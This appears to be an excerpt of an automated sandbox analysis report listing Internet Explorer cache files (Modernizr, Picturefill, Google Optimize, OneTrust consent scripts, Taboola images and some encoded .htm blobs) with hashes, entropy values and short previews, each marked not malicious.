Preview:	..... .h.....(..... ....\&!.b)].b)..c).....\&!.b)].b)..c).d+..d+..d+..d+.....\&!.b)].b)..c).d+..d+..d+..d+..d+..d+..U*..c)W.b)..c).d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..c*..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..c)..d+..~..~..d+..d+..d+..~..~..d+..d+..d+..d+..~..~..d+..d+..d+..d+.....d+..d+..d+.....d+..d+..d+.....d+..d+..d+..d+.....d+..d+..d+.....d+..d+..d+.....d+..d+..d+..d+.....d+..d+..d+.....d+..d+..d+..d+.....d+..d+..d+.....d+..d+..d+..d+.....d+..d+..d+.....d+..d+..d+..d+.....s>..d+..o9.....s>..d+..o9.....d+..d+..d+..d+.....d+..d+..d+..d+.....O..d+..c).d+..d+.....y..j3..h0..w.....q<..d+..d+..c*..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d+..d

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\hc[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2460
Entropy (8bit):	5.989614773303261
Encrypted:	false
SSDEEP:	48:alg53VXTT2uySI6SLUFVzocMY+CKVOgqCQMAaBhtiIz:q83VjipV4nMcM6ApqCQMx3Fz
MD5:	3A2E989106D8B12B745CEA531DE89022
SHA1:	3E54F10E54DFD9EC0D32E7DE734C308D76F25DCD
SHA-256:	0A10E28D786851756BA19582C3F99EBFE0FC3956C677692E6FD58D426EABE9BE

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\hc[1].htm	
SHA-512:	7F4C9C17A43A18F4499619C3945A9D20155FF3A59C9CE310B3AB9C7719F2ECF079B648253659D5DA5F8690BAABC0D63FEE619C5BBBF7DBB7C34790853D3BBA C
Malicious:	false
Preview:	ehXldSwXQiYLaGznQN5YF7r3L/efOLb4LnZ1oAYpt8lgPGPe/gf8/DGTbV6m7YwpUR3MWo2UtKdDmF4APCFraJREwlJWnkob8SsQNJhrywvKqw+bSooHYuwl IBknOdspX9EQe3Sv9e+MJGzBUV0haEDba0XAkObuDYNRj18xnNiXi6Ws60Pjc0/HU0i9bLRpRg59STkUqFGs8C412H1xVdmc5d2vrrw1W726xdxLJbB5PrYi PoMAP1YN9P+KYzmlOVGKeIvfiKydN7axyUq5/wpgASG+/0qOAa0oeSh5Q6z4Le91X7o42jmOQniSwc/AnYfllgEL+XZ/ioUYNibJVoXD6eiXOl7MOKapy1Bb+Gywzy8tPZ j4TkzOg/kDolCzmKs3PubHLAB4ejQED/8fQQkFq9PAiYxupDnUiCXg97vAQBuSJsFj9k7SbQf5lrUFT29oPXWAFO+ivI9TLVS6GM5V1VQ73JFz40H8W5j3mKDs+Lk9/ypN SQRbEAitmI0L69v/OpyCZfw2bLr3UMjyQ6jc472uRTBjluktYuJKtOxml0kFaM5OQHanCKUFUD0ZEr41ObMHgfTLA+GVQAC2M4i6oRXb3/FD7O7q6IqnunU3W6xo6Fkkwx MwFa93TzbI5lU6uYnY+kLYRQbyTFV3ZmIpNpu/tzPA2ZAkN2SJtaTfMObqgWeiIVWZDI6YZ4PeoYVGVPTxVo9zVWe5X6zQrqWCGGEiwLZQLExvjcvJ5+Ulw6 JW8s29s74kc8VoBx0ht6WVdpbY00cDfvZlqPZEyDjuTh80gwaM0RTgi1yax/DAK40cY7Wnrd/Snfd0mQhbemH2mcsSCEDlV2GiYPlFnojz8VySRzZuB49njv8Tvri7HeWS RnI3sGQvEj7BL3THUH/NHXQLENOqZkIcxJQCqxLHjofaXeGL8dIIRE2J23cKNr/2V4tcfDy1RYJ++mt/mdrZJGu61K7tZt0yQlXS7K8SKtnEJjeizkiYwcB0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\head.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	6720
Entropy (8bit):	5.307833121269399
Encrypted:	false
SSDEEP:	96:tiM4y2jLh3TMLivjG87z/73iBLnUxsBE+V+p7XRD6rEuTeOZBL/y9efzxLw:7F2PKQjGa7WbEsNV+p79DmzZlweVLw
MD5:	F995A1E4925CCC2BC9D5488A78CB4814
SHA1:	3E9AB9C064FE2EE5EB6C4A46A1D1F1C7A2875BB8
SHA-256:	1BEB1C73F41C92C2365CC2CF58A5C5C6C204DFA31354AF21560374776D7EE628
SHA-512:	D73382DEACF7ECFE9559A255929F46C4C673BE7455483C8A2424DA32B906E279FEF665C81C36AFB36430BD746CE83D898AEE468830A09CEB61E314F1A38DDB 7
Malicious:	false
Preview:	/*! modernizr 3.3.1 (Custom Build) | MIT *. * http://modernizr.com/download/?-csstransforms-csstransforms3d-csstransitions-flexbox-flexboxlegacy-flexboxtweener-placeholder-setclasses !*/.!function(e,n,t){function r(e,n){return typeof e===n}function s(){var e,n,t,s,o,i,a;for(var l in x)if(x.hasOwnProperty(l)){if(e=[],n=x[l],n.name&&(e.push(n.name.toLowerCase()),n.options&&n.options.aliases&&n.options.aliases.length))for(t=0;t<n.options.aliases.length;t++)e.push(n.options.aliases[t].toLowerCase());for(s=r(n.fn,"function")?n.fn():n.fn,o=0;o<e.length;o++)i=e[o],a=i.split("."),1===a.length?Modernizr[a[0]]=s:(!Modernizr[a[0]]||Modernizr[a[0]]instanceof Boolean||(Modernizr[a[0]]=new Boolean(Modernizr[a[0]])),Modernizr[a[0]][a[1]]=s),y.push((s?"":"no-")+a.join("-"))}}function o(e){var n=w.className,t=Modernizr._config.classPrefix||"";if(S&&(n=n.baseVal),Modernizr._config.enableJSClass){var r=new RegExp("(^|\\s)"+t+"no-js(\\s|$)");n=n.replace(r,"$1"+t+"js$2")}Modernizr._config.enableClasses&&(n

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\head.min[2].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	6720
Entropy (8bit):	5.307833121269399
Encrypted:	false
SSDEEP:	96:tiM4y2jLh3TMLivjG87z/73iBLnUxsBE+V+p7XRD6rEuTeOZBL/y9efzxLw:7F2PKQjGa7WbEsNV+p79DmzZlweVLw
MD5:	F995A1E4925CCC2BC9D5488A78CB4814
SHA1:	3E9AB9C064FE2EE5EB6C4A46A1D1F1C7A2875BB8
SHA-256:	1BEB1C73F41C92C2365CC2CF58A5C5C6C204DFA31354AF21560374776D7EE628
SHA-512:	D73382DEACF7ECFE9559A255929F46C4C673BE7455483C8A2424DA32B906E279FEF665C81C36AFB36430BD746CE83D898AEE468830A09CEB61E314F1A38DDB 7
Malicious:	false
IE Cache URL:	http://https://s.uicdn.com/mailint/9.1722.0/assets/head.min.js
Preview:	/*! modernizr 3.3.1 (Custom Build) | MIT *. * http://modernizr.com/download/?-csstransforms-csstransforms3d-csstransitions-flexbox-flexboxlegacy-flexboxtweener-placeholder-setclasses !*/.!function(e,n,t){function r(e,n){return typeof e===n}function s(){var e,n,t,s,o,i,a;for(var l in x)if(x.hasOwnProperty(l)){if(e=[],n=x[l],n.name&&(e.push(n.name.toLowerCase()),n.options&&n.options.aliases&&n.options.aliases.length))for(t=0;t<n.options.aliases.length;t++)e.push(n.options.aliases[t].toLowerCase());for(s=r(n.fn,"function")?n.fn():n.fn,o=0;o<e.length;o++)i=e[o],a=i.split("."),1===a.length?Modernizr[a[0]]=s:(!Modernizr[a[0]]||Modernizr[a[0]]instanceof Boolean||(Modernizr[a[0]]=new Boolean(Modernizr[a[0]])),Modernizr[a[0]][a[1]]=s),y.push((s?"":"no-")+a.join("-"))}}function o(e){var n=w.className,t=Modernizr._config.classPrefix||"";if(S&&(n=n.baseVal),Modernizr._config.enableJSClass){var r=new RegExp("(^|\\s)"+t+"no-js(\\s|$)");n=n.replace(r,"$1"+t+"js$2")}Modernizr._config.enableClasses&&(n

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\http___cdn.taboola.com_libtrc_static_thumbnails_GETTY_IMAGES_IBK_606910635__VqZNjsRU[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	8977
Entropy (8bit):	7.947479110101718
Encrypted:	false
SSDEEP:	192:6WrMcvUSzHvTwhK1b1vf9ZZXlZ/XFvMWUsH/WEqfkNGEy4Yr:6HcvTzsKd19/Xl9lj3WEVGEy4q
MD5:	C4931E6BBCB5E90E5EC143703BD2F152
SHA1:	E4125F6F6032BDD229222C7C906EE1DCF8EAFE48
SHA-256:	F559E194A2F4A3AABF0882D74E5B3B253065FF4C40CC029D11A0F1157382BA2F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\http___cdn.taboola.com_libtrc_static_thumbnails_GETTY_IMAGES_IBK_606910635__VqZNjsRU[1].jpg	
SHA-512:	76A79AE3BCEC3F764AFB31020819CF464F4531416D11BC60CB406CC996985E23D7416A29C8398D5CEA7770B20EBFF673E97DC3FBDC9F9D94EEDF22E0E780ED1
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2FGETTY_IMAGES%2FIBK%2F606910635__VqZNjsRU.jpg
Preview:	......JFIF.....%.....%!(!.!(!;/))/;E:7:ESJJSici.....%.....%!(!.!(!;/))/;E:7:ESJJSici.....7....".....3..... ....h$.Z.+...)Q.Ix'u.....@..pa.pS..Y.%V[+5Q.x..VZ.c..u".W.....O..T....UGYB.YB%{.c.9Z.q..a....R>..s.6.....n..<f.}.-..[....+.F..D.:!YT.e.%.?A.....8C.....o.F.....@.aY.+.e!Yd...qQ.".}.e..y\...<....f-u.`0CC;y.....l,T...^..#.r.6.v.\.6..}@.'c.yd.....OX...J...+....[...0....ZHR[2S\|L...4.,.g...U...3tvL.].("U{....=..k.O...mtJ.x.N..j..$njz...k..m.v.....=n....._*.;]....+.....r..>V:N....2.R..E.v..<....s.\.{.|X.....<*GK.P,.V>u {.N...%....._yx2T..._D.'.....m...<..Y.....NH.....xI.....u}.Q.....V?`.=....8h.13../Vih..?&..:..Y,E7>b.....Z.,e.E..k...M...s.f\.1~..}.3.q....i<.._.bJ=<...Nb....x$..A....b....k...me... J.!r...A~qO..j.....$..7-.....,.....OF.,..g....1...].ka....1l2r...T~....@...aj9r..<

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\http___cdn.taboola.com_libtrc_static_thumbnails_GETTY_IMAGES_SKP_1024817754__XfRtGeKb[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	17316
Entropy (8bit):	7.910298786011498
Encrypted:	false
SSDEEP:	384:KGcOOO2n80PP9bG2Io+Ry3dL3NhKpPKhUQYURjpQK0s:KuiNCbRIdrrAihYway
MD5:	F76CBF59F82973371C2CE7DD15ED4589
SHA1:	328604D9E59280824F0F1C974D7A5A7C6C850A2B
SHA-256:	2356B173163DAB414255F656C2270B45297C49FE8A989815DB6D64B3F02E7D6B
SHA-512:	7C243F60A999CAAB107D0DEC2F00DBA1E30FE3A0D3A77835A78FD6377B539A42A9775574AD276774518CB5E099F01B3B5752E8B459AB7F56E44408F77478B58F
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2FGETTY_IMAGES%2FSKP%2F1024817754__XfRtGeKb.jpg
Preview:	......JFIF.....@ICC_PROFILE.....0ADBE....mntrRGB XYZ .....acspAPPL....none.....-ADBE.....cprt.....2desc...0...kwtpt.. .....bkpt.....rTRC.....gTRC.....bTRC.....rXYZ.....gXYZ.....bXYZ.....text....Copyright 1999 Adobe Systems Incorporated...desc.....Adobe RGB (1998)..... .....XYZ .....Q.....XYZ .....curv.....3..curv.....3..curv.....3..XYZ .....O.....XYZ .....4....,...XYZ .....&1.../..... .....&""&0-0>>T.....$.....$6"(""("60:/,/:0VD<<DVdTOTdylly.....7.....6.....y..~..>...V..C..C.$p..R\..-r...Q.MP...Q...W....6...jVm...A.2K..tM....).-.Z..*..G.lj1.qM3.qzl.....J.....Y.7*..P..N..0.O1J...*Z.R<.EL_L.zg.....B..%..{r.q....b.%...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\iab2Data[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	242382
Entropy (8bit):	5.1486574437549235
Encrypted:	false
SSDEEP:	768:l3JqIW6A3pZcOkv+prD5bxLkjO68KQHamIT4Ff5+wbUk6syZ7TMwz:l3JqINA3kR4D5bxLk78KsIkfZ6hBz
MD5:	D76FFE379391B1C7EE0773A842843B7E
SHA1:	772ED93B31A368AE8548D22E72DDE24BB6E3855C
SHA-256:	D0EB78606C49FCD41E2032EC6CC6A985041587AAEE3AE15B6D3B693A924F08F2
SHA-512:	23E7888E069D05812710BF56CC76805A4E836B88F7493EC6F669F72A55D5D85AD86AD608650E708FA1861BC78A139616322D34962FD6BE0D64E0BEA0107BF4F4
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/9c38ab9f/webcore/externalscripts/oneTrustV2/consent/55a804ab-e5c6-4b97-9319-86263d365d28/iab2Data.json
Preview:	{"gvlSpecificationVersion":2,"tcfPolicyVersion":2,"features":{"1":{"descriptionLegal":"Vendors can:\n* Combine data obtained offline with data collected online in support of one or more Purposes or Special Purposes.","id":1,"name":"Match and combine offline data sources","description":"Data from offline data sources can be combined with your online activity in support of one or more purposes"},"2":{"descriptionLegal":"Vendors can:\n* Deterministically determine that two or more devices belong to the same user or household\n* Probabilistically determine that two or more devices belong to the same user or household\n* Actively scan device characteristics for identification for probabilistic identification if users have allowed vendors to actively scan device characteristics for identification (Special Feature 2)","id":2,"name":"Link different devices","description":"Different devices can be determined as belonging to you or your household in support of one or more of purposes."},"3":{"de

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\main.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with NEL line terminators
Category:	dropped
Size (bytes):	130253
Entropy (8bit):	5.326224325926691
Encrypted:	false
SSDEEP:	1536:RChJpIpHPxajJpNJrf3TJlidVMvV0e6tuToVtHSlfyZBptqy5CTUWO86B04RQjcR:RKJGBPx6Bf2dV/TSVyZLPCgpl0+dOXA
MD5:	1C4833E9E723AD5E3B341257B76A5F9B
SHA1:	E27A5E0C3700D5B1BE62856CBCFF81956F5F6CF2
SHA-256:	5995F1208D0575505C0CE129F985B48C4BC5B2F698A90AC05C1731916A0AA8C1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\main.min[1].js	
SHA-512:	621B0F65FF91C1139731533CCC08ECB4C7819EB7A31E8A88455B2470ABC751534DE993C57F5823AEAADC182B3232FFEE899550F22FC5121D4DF3B1B509C440E
Malicious:	false
Preview:	if(!window.console){var console={};["log","info","warn","error"].forEach(function(t){console[t]=function(){}})}function _templateObject5(){var t=_taggedTemplateLiteral(['\n \n \n \n \n \n \n \n \n \n ','\n \n \n\n \n ','\n \n \n \n ','\n \n \n \n\n\n \n <div\n

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\main.min[2].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with NEL line terminators
Category:	downloaded
Size (bytes):	130253
Entropy (8bit):	5.326224325926691
Encrypted:	false
SSDEEP:	1536:RChJpIpHPxajJpNJrf3TJlidVMvV0e6tuToVtHSlfyZBptqy5CTUWO86B04RQjcR:RKJGBPx6Bf2dV/TSVyZLPCgpl0+dOXA
MD5:	1C4833E9E723AD5E3B341257B76A5F9B
SHA1:	E27A5E0C3700D5B1BE62856CBCFF81956F5F6CF2
SHA-256:	5995F1208D0575505C0CE129F985B48C4BC5B2F698A90AC05C1731916A0AA8C1
SHA-512:	621B0F65FF91C1139731533CCC08ECB4C7819EB7A31E8A88455B2470ABC751534DE993C57F5823AEAADC182B3232FFEE899550F22FC5121D4DF3B1B509C440E
Malicious:	false
IE Cache URL:	http://https://s.uicdn.com/mailint/9.1722.0/assets/_sn_/js/main.min.js
Preview:	if(!window.console){var console={};["log","info","warn","error"].forEach(function(t){console[t]=function(){}})}function _templateObject5(){var t=_taggedTemplateLiteral(['\n \n \n \n \n \n \n \n \n \n ','\n \n \n\n \n ','\n \n \n \n ','\n \n \n \n\n\n \n <div\n

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\mky[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	303892
Entropy (8bit):	5.999911965441764
Encrypted:	false
SSDEEP:	6144:M0oQobemDcjP/5CnLNwm7pmtd01+syjJ4ZmboZO3YH/RikQo:MoNmIjP/YnLN1Ad00syOJUYH/RHQo
MD5:	49F9E6B7D1740AAD64B09FC4F2273957
SHA1:	B6C6DA5294EC9EE65C46B6FD0068E1E0A3D05114
SHA-256:	6629C6AA5479336513E242D52EF469C34DCF71888C92920987767B76FAD93FB5
SHA-512:	0C7AB56F1A22A8DDD904EE432EEFEF2E6007BC61BACBBDF39609E690E77E18A360CC780D69CF8103A61E3C250082F6FD870E675C66A3389CDF9E4DB0DD46A 8C
Malicious:	false
Preview:	grWALJ0AoRryMhLkb4+5fKF1BT3DlVu3juzEHaw/ZvSESmQvXQ8nkp0Y9RkdWgiz1iOK1D8NUr9iZdsdFr81JmpWg9txndzVGT0e6+TBYQEfcePQYnouQ3nE ZTcDuRTcVVKp4MvyoAE76gDZYZb1U7TO6gWF5xGaEYDPRhX6KuBEDLnpKJYNxnZ/psk5Z/xirUQuqr5nQ8dCwbvnIa/DgDYf5CjgdswkgrrHo4q07m6Ae9mB +SF4L6qM5V+gw0a3LpeKTuWSy31lovo18D6cCZIfNM0yMsAqQjxDW0YaSyVeMTju6tvvYy5mUbusap7WImAWmagHKn0QCRYR37dl2nspX1DORs+15QbqbLOw sgLcdfeV6kwcHDhd4pMLLps1qlAISORQR2K4D6JYl8Xq1O7KUgusM+rMcQl9vBoETj9pSthap92AjnRviz2tnD/2Usrtc0xl2Z4Yq7m0blzYMFe6uuaryeEpJdPPBaL6wg Uz9rztXxEpGFSahrl3L9s4W/6W0fGVOzma0VVbFaUmG2EyQzRRfoBnwVTGlvQE1qZ5s9Mls+SyBo1/53hkYZp1n/JjFxoF8dD4Gkwr7KaVjw55NcVyHrMIzwjEj90Bvq1P JjdxVwy31XpJoWT5Dhn/sFDc73O1eYqGXOJ7fs/N3abD/3eKczP+sfqppSw9YgTRoS2/z1kqQODUzACupI4fcRcWCnpt8iIJEzMHE9oxc3nfbgGjm9kiDUxjXUygDaYlID sc/E9RQGANNoKEgjLPEGVsdtWEHco+3u4ZY83rwynN0vaCFNO6rH56zjEISxHsVjjanmdcG1WaPfHCg3y2hqilTaXF7+Tvp8vZr5Lue5i0lFSlFGbHcYYlDDUJ7Q3qlkpw ftPeSThk0afer0GwmBoGHXsABQW3yPKsOa3W7y/3jybUSoPNvNriWF/eD0aqcoF7A8lxcD2GVca6TMq7qEJEla4+PUv4oVGr/x2gwry2iuOig5O6+rY1nS4F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\om5CWM0l[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	303892
Entropy (8bit):	5.999911965441764
Encrypted:	false
SSDEEP:	6144:M0oQobemDcjP/5CnLNwm7pmtd01+syjJ4ZmboZO3YH/RikQo:MoNmIjP/YnLN1Ad00syOJUYH/RHQo
MD5:	49F9E6B7D1740AAD64B09FC4F2273957
SHA1:	B6C6DA5294EC9EE65C46B6FD0068E1E0A3D05114
SHA-256:	6629C6AA5479336513E242D52EF469C34DCF71888C92920987767B76FAD93FB5
SHA-512:	0C7AB56F1A22A8DDD904EE432EEFEF2E6007BC61BACBBDF39609E690E77E18A360CC780D69CF8103A61E3C250082F6FD870E675C66A3389CDF9E4DB0DD46A 8C
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\om5CWM0l[1].htm	
Preview:	grWALJ0AoRryMhLkb4+5fKF1BT3DlVu3juzEHaw/ZvSESmQvXQ8nkp0Y9RkdWgiz1iOK1D8NUr9iZdsdFr81JmpWg9txndzVGT0e6+TBYQEfcePQYnouQ3nE ZTcDuRTcVVKp4MvyoAE76gDZYZb1U7TO6gWF5xGaEYDPRhX6KuBEDLnpKJYNxnZ/psk5Z/xirUQuqr5nQ8dCwbvnla/DgDYf5Cjgdswkgrr Ho4q07m6Ae9mB +SF4L6qM5V+gw0a3LpeKTuWSy31lovo18D6cCZIfNM0yMsAqQjxDW0YaSyVeMTju6tvvYy5mUbusap7WImAWmagHKn0QCRYR37dI2nspX1DORs+15QbqbLOw sgLcdfeV6kwcHDhd4pMLLps1qlAISORQR2K4D6JYl8Xq1O7KUgusM+rMcQl9vBoETj9pSthap92AjnRviz2tnD/2Usrtc0xl2Z4Yq7m0blzYMFe6uuaryeEpJdPPBaL6wg Uz9rztXxEpGFSahrl3L9s4W/6W0fGVOzma0VVbFaUmG2EyQzRRfoBnwVTGlvQE1qZ5s9Mls+SyBo1/53hkYZp1n/JjFxoF8dD4Gkwr7KaVjw55NcVyHrMIzwjEj90Bvq1P JjdxVwy31XpJoWT5Dhn/sFDc73O1eYqGXOJ7fs/N3abD/3eKczP+sfqppSw9YgTRoS2/z1kqQODUzACupI4fcRcWCnpt8iIJEzMHE9oxc3nfbgGjm9kiDUxjXUygDaYlID sc/E9RQGANNoKEgjLPEGVsdtWEHco+3u4ZY83rwynN0vaCFNO6rH56zjEISxHsVjjanmdcG1WaPfHCg3y2hqilTaXF7+Tvp8vZr5Lue5i0lFSlFGbHcYYlDDUJ7Q3qlkpw ftPeSThk0afer0GwmBoGHXsABQW3yPKsOa3W7y/3jybUSoPNvNriWF/eD0aqcoF7A8lxcD2GVca6TMq7qEJEla4+PUv4oVGr/x2gwry2iuOig5O6+rY1nS4F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\optimize[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	92386
Entropy (8bit):	5.496581449666636
Encrypted:	false
SSDEEP:	1536:Uxwo3R9B0afIfnPMgiu0s8dvL3Ul1hLvX/PHY2z9Hm1j9nffDPiwRVMSPBvjp:Uxf3R9B0nPAueLElrvXzpHIBo6N
MD5:	82E2FEF50733C766D22086CB4DFE093C
SHA1:	90FEB43FE81D08EE7FA9C61BCF03A4CC78ED3486
SHA-256:	774D914DAA84F76725B7A8E3B5FE30BC7F7426D543B182BE7379DD4F5AB8F46E
SHA-512:	2D15A300A649C6E6FFD4043487DE78DB4E3892EB2569DBC5EEF3C047A8B5245E306E931DBD306D1951F8B5F5A2A7D714F1D0F783B24FFAECFB558A7C47A1B2 9
Malicious:	false
Preview:	.// Copyright 2012 Google Inc. All rights reserved..(function(){..var data = {."resource": {. "version":"3",. . "macros":[{. "function":"__e". },{. "function":"__dee". }], . "tags":[{. "function":"__asprv",. "vtp_globalName":"google_optimize",. "vtp_listenForMutations":false,. "tag_id":6. },{. "function":"__asprv",. "tag_id":7. }],. "predicates":[{. "function":"_eq",. "arg0":["macro",0],. "arg1":["macro",1]. },{. "function":"_eq",. "arg0":["macro",0],. "arg1":"optimi ze.callback". }],. "rules":[. [["if",0],["add",0]],. [["if",1],["add",1]]].},."runtime":[]....};.../*.. Copyright The Closure Library Authors.. SPDX-License-Identifier: Apache-2.0 .*/.var aa,ba=function(a){var b=0;return function(){return b<a.length?{done:!1,value:a[b++]}:{done:!0}}},da=function(a){var b="undefined"!=typeof Symbol&&Symbol .iterator&&a[Symbol.iterator];return b?b.call(a):{next:ba(a)}},ea="function"==typeof Objec

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\otTCF-ie[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	102879
Entropy (8bit):	5.311489377663803
Encrypted:	false
SSDEEP:	768:ONkWT0m7r8N1qpPVsjvB6z4Yj3RCjnugKtLEdT8xJORONTMC5GkkJ0XcJGk58:8kunecpuj5QRCjnrKxJg0TMC5ZW8
MD5:	52F29FAC6C1D2B0BAC8FE5D0AA2F7A15
SHA1:	D66C777DA4B6D1FEE86180B2B45A3954AE7E0AED
SHA-256:	E497A9E7A9620236A9A67F77D2CDA1CC9615F508A392ECCA53F63D2C8283DC0E
SHA-512:	DF33C49B063AEFD719B47F9335A4A7CE38FA391B2ADF5ACFD0C3FE891A5D0ADDF1C3295E6FF44EE08E729F96E0D526FFD773DC272E57C3B247696B79EE1168 BA
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/9c38ab9f/webcore/externalscripts/oneTrustV2/scripttemplates/6.4.0/otTCF-ie.js
Preview:	!function(){"use strict";var c="undefined"!=typeof window?window:"undefined"!=typeof global?global:"undefined"!=typeof self?self:{};function e(e){return e&&e.__ esModule&&Object.prototype.hasOwnProperty.call(e,"default")?e.default:e}function t(e,t){return e(t={exports:{}},t.exports),t.exports}function n(e){return e&&e.Math==Math& &e}function p(e){try{return!!e()}catch(e){return!0}}function E(e,t){return{enumerable:!(1&e),configurable:!(2&e),writable:!(4&e),value:t}}function o(e){return w.call(e).slice(8,- 1)}function u(e){if(null==e)throw TypeError("Can't call method on "+e);return e}function l(e){return l(u(e))}function f(e){return"object"==typeof e?null!==e:"function"==typeof e}function i(e,t){if(!f(e))return e;var n,r;if(t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;if("function"==typeof(n=e.valueOf)&&!f(r=n.call(e)))return r;if(!t& &"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;throw TypeError("Can't convert object to primitive value")}function y(e,t){retur

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\picturefill.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	7707
Entropy (8bit):	5.348756688914539
Encrypted:	false
SSDEEP:	192:h1Xr6SGagHW0rIEtQDvhI3t4An5C5Pr+EfWL:hFr6SGDbJ56Pr+Efi
MD5:	D3325BC1D59DAE5AEDDA1C5EAD0CD1D6
SHA1:	F4B1FEA0BAEC4AB9B6BFF45BDEA81D8883357E35
SHA-256:	D603B6E5C404D28A9F1C12BB0B57D8C9967836A8F53CCE046A2AB3FD1F3B2F52
SHA-512:	3B90E2CF6024A8A58AECBC38B7C0671C5FF8EC22CC3E2187F674F803A53AFAD647080ABE8E3DDD03F36091CD4B2B71E6AD386D8C87A6C3932D32B1F0B15F2 4E
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\picturefill.min[1].js	
Preview:	/*! Picturefill - v2.3.1 - 2015-04-09.* http://scottjehl.github.io/picturefill.* Copyright (c) 2015 https://github.com/scottjehl/picturefill/blob/master/Authors.txt; Licensed MIT * /.window.matchMedia||(window.matchMedia=function(){"use strict";var a=window.styleMedia||window.media;if(!a){var b=document.createElement("style"),c=document.getElementsByTagName("script")[0],d=null;b.type="text/css",b.id="matchmediajs-test",c.parentNode.insertBefore(b,c),d="getComputedStyle"in window&&window.getComputedStyle(b,null)||b.currentStyle,a={matchMedium:function(a){var c="@media "+a+"{ #matchmediajs-test { width: 1px; } }";return b.styleSheet?b.styleSheet.cssText=c:b.textContent=c,"1px"===d.width}}return function(b){return{matches:a.matchMedium(b||"all"),media:b||"all"}}}()),function(a,b,c){"use strict";function d(b){"object"==typeof module&&"object"==typeof module.exports?module.exports=b:"function"==typeof define&&define.amd&&define("picturefill",function(){return b}),"object"==typeof a&&(a.pict

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\picturefill.min[2].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	7707
Entropy (8bit):	5.348756688914539
Encrypted:	false
SSDEEP:	192:h1Xr6SGagHW0rIEtQDvhI3t4An5C5Pr+EfWL:hFr6SGDbJ56Pr+Efi
MD5:	D3325BC1D59DAE5AEDDA1C5EAD0CD1D6
SHA1:	F4B1FEA0BAEC4AB9B6BFF45BDEA81D8883357E35
SHA-256:	D603B6E5C404D28A9F1C12BB0B57D8C9967836A8F53CCE046A2AB3FD1F3B2F52
